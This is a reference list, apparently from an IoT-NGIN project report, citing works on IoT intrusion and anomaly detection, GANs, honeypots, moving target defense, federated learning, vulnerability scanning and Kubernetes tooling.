[38] T. Jay, T. Nathan, S. Shamik and H. Emily, "Smart Recon: Network Traffic Fingerprinting for IoT Device Identification.," In Proceedings of the 2022 IEEE 12th Annual Computing and CommunicationWorkshop and Conference (CCWC), 2022.

[39] L. Beibei, M. Shang, D. Ruilong, C. Kim-Kwang Raymond and Y. Jin, "Federated Anomaly Detection on System Logs for the Internet of Things: A Customizable and Communication-Efficient Approach," IEEE Trans. Netw. Serv. Manag., 2022.

[40] K. Sadaf and J. Sultana, "Intrusion detection based on autoencoder and isolation forest in fog computing," *IEEE Access,* vol. 8, no. IEEE, pp. 167059-167068, 2020.

[41] R. C. Aygun and A. G. Yavuz, "Network anomaly detection with stochastically improved autoencoder based models," in *2017 IEEE 4th international conference on cyber security and cloud computing (CSCloud)*, IEEE, 2017, pp. 193-198.

[42] J. An and S. Cho, "Variational autoencoder based anomaly detection using reconstruction probability," *Special Lecture on IE,* vol. 2, no. 1, pp. 1-18, 2015.

[43] H. Chen and L. Jiang, "Efficient GAN-based method for cyber-intrusion detection," *arXiv preprint arXiv:1904.02426,* 2019.

[44] A. S. Iliyasu and H. Deng, "N-GAN: a novel anomaly-based network intrusion detection with generative adversarial networks," *International Journal of Information Technology,* pp. 1-11, 2022.

[45] M. H. Shahriar, N. I. Haque, M. A. Rahman and M. Alonso, "G-ids: Generative adversarial networks assisted intrusion detection system," in *2020 IEEE 44th Annual Computers, Software, and Applications Conference (COMPSAC)*, IEEE, 2020, pp. 376-385.

[46] E. David, N.-T. Anh and K. John, ""“Effectiveness of Moving Target Defenses,” in Moving Target Defense: An Asymmetric Approach to Cyber Security," 2011.

[47] S. Shreyas, P. Jens Myrup and V. Emmanouil, "Gotta catch 'em all: a Multistage Framework for honeypot fingerprinting," 2021.

[48] A. Ghosh, "Moving target defense co-chair’s report-national cyber," 2009.

[49] Z. Kangyi, A. Zhigang, T. Changchun, W. Youcheng, Z. Wenlong and F. Bo, "Application of Internet of Things in Combined Operation Logistics Support," 2012.

[50] T. Hamidou, Z. Quanyan and B. Tamer, "Risk-Sensitive Mean-Field Games," 2013.

[51] C. Gui-lin, W. Bao-sheng, W. HU and W. Tian-zuo, "Moving target defense: state of the art and characteristics," 2016.

[52] J. Pawlick, E. Colbert and Q. Zhu, "A Game-Theoretic Taxonomy and Survey of Defensive Deception for Cybersecurity and Privacy," 2019.

[53] W. Kun, D. Miao, M. Sabita and S. Yanfei, "Strategic honeypot game model for distributed denial of service attacks in the smart grid," IEEE Transactions on Smart Grid, vol. 8, no. 5, pp. 2474–2482, 2017.

[54] N. Marcin, W. Matthias, S. Thomas C., K. Christian and S. Jochen, "A Survey on Honeypot Software and Data Analysis," 2016.

[55] L. Spitzner, "The honeynet project: Trapping the hackers," IEEE Security and Privacy, vol. 1, no. 2, pp. 15–23, 2003.

[56] M. A. I. Mokube, "Honeypots: Concepts, approaches," 45th Annual Southeast, 2007.

[57] R. Alec, M. Luke and C. Soumith, "Unsupervised Representation Learning with Deep Convolutional Generative Adversarial Networks," *arXiv preprint arXiv:1511.06434,* 2015.

[58] I. Sergey and S. Christian, "Batch normalization: Accelerating deep network training by reducing internal covariate shift," in *International conference on machine learning*, 2015.

[59] K. Naveen, A. Jacob, H. James and K. Zsolt, "On convergence and stability of gans," in *arXiv preprint arXiv:1705.07215*, 2017.

[60] G. X. and B. Y., "Understanding the Difficulty of Training Deep Feedforward Neural Networks," in *International Conference on Artificial Intelligence and Statistics*, 2010.

[61] IoT-NGIN, "D7.2 - Trial site set-up, initial results and DMP update," H2020 - 957246 - IoT-NGIN Deliverable Report, 2021.

[62] S. Tao, L. Dongsheng and W. Bao, "Decentralized federated averaging," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 2022.

[63] "NSL-KDD dataset," [Online]. Available: https://www.unb.ca/cic/datasets/nsl.html.

[64] W. Xu, J. Jang-Jaccard, A. Singh, Y. Wei and F. Sabrina, "Improving performance of autoencoder-based network anomaly detection on nsl-kdd dataset," *IEEE Access*, vol. 9, pp. 140136-140146, 2021.

[65] J. Donahue, P. Krähenbühl and T. Darrell, "Adversarial feature learning," *arXiv preprint arXiv:1605.09782*, 2016.

[66] V. Dumoulin, I. Belghazi, B. Poole, O. Mastropietro, A. Lamb, M. Arjovsky and A. Courville, "Adversarially learned inference," *arXiv preprint arXiv:1606.00704*, 2016.

[67] MITRE, “Common Weakness Enumeration,” 2022. [Online]. Available: https://cwe.mitre.org.

[68] Argo, “ArgoCD home page,” The Linux Foundation, 2022. [Online]. Available: https://argoproj.github.io/cd/. [Accessed 2022].

[69] Couler Project, “Couler,” 2020. [Online]. Available: https://github.com/couler-proj/couler.

[70] IoT-NGIN, "D4.2 - Enhancing IoT Ambient Intelligence," H2020 - 957246 - IoT-NGIN Deliverable Report, 2021.

[71] Synelixis, "Welcome to Orion Context Broker," November 2021. [Online]. Available: https://fiware-orion.readthedocs.io/en/master/.

[72] Telefonica Investigación y Desarrollo, S.A.U, "FIWARE IoT Agent API," 2021. [Online]. Available: https://iotagent-node-lib.readthedocs.io/en/latest/api/index.html. [Accessed Nov. 2021].

[73] ZAP Dev Team, "OWASP Zed Attack Proxy (ZAP)," [Online]. Available: zaproxy.org. [Accessed 2022].

[74] OWASP, "OWASP ZAP Alert Details," [Online]. Available: https://www.zaproxy.org/docs/alerts/.

[75] M. Ahmed, "log4j-scan," Github, 2021. [Online]. Available: https://github.com/fullhunt/log4j-scan.

[76] The Apache Software Foundation, "log4j," Apache, 2022. [Online]. Available: https://logging.apache.org/log4j/2.x/.

[77] R. ISAACSON, "illumio," 11 december 2021. [Online]. Available: https://www.illumio.com/blog/log4shell-vulnerability-visibility-prevention.

[78] E. J. Sermersheim, "Lightweight Directory Access Protocol (LDAP): The Protocol," IETF, 2006.

[79] Docker, "Docker," [Online]. Available: https://www.docker.com/.

[80] Kubernetes, "Kubernetes," [Online]. Available: https://kubernetes.io/.

[81] Argo, "Argo Workflows Server," Github, 2022. [Online]. Available: https://argoproj.github.io/argo-workflows/argo-server/.

[82] Kubernertes, "Services, Load Balancing, and Networking - Service," [Online]. Available: https://kubernetes.io/docs/concepts/services-networking/service/.

[83] Kubernetes, "Using RBAC Authorization," [Online]. Available: Using RBAC Authorization.

[84] IoT-NGIN, "D3.2 "Enhancing Confidentiality preserving federated ML"," 2021.

[85] IoT-NGIN, "D3.1 - Enhancing deep learning / reinforcement learning," H2020 - 957246 - IoT-NGIN Deliverable Report, 2021.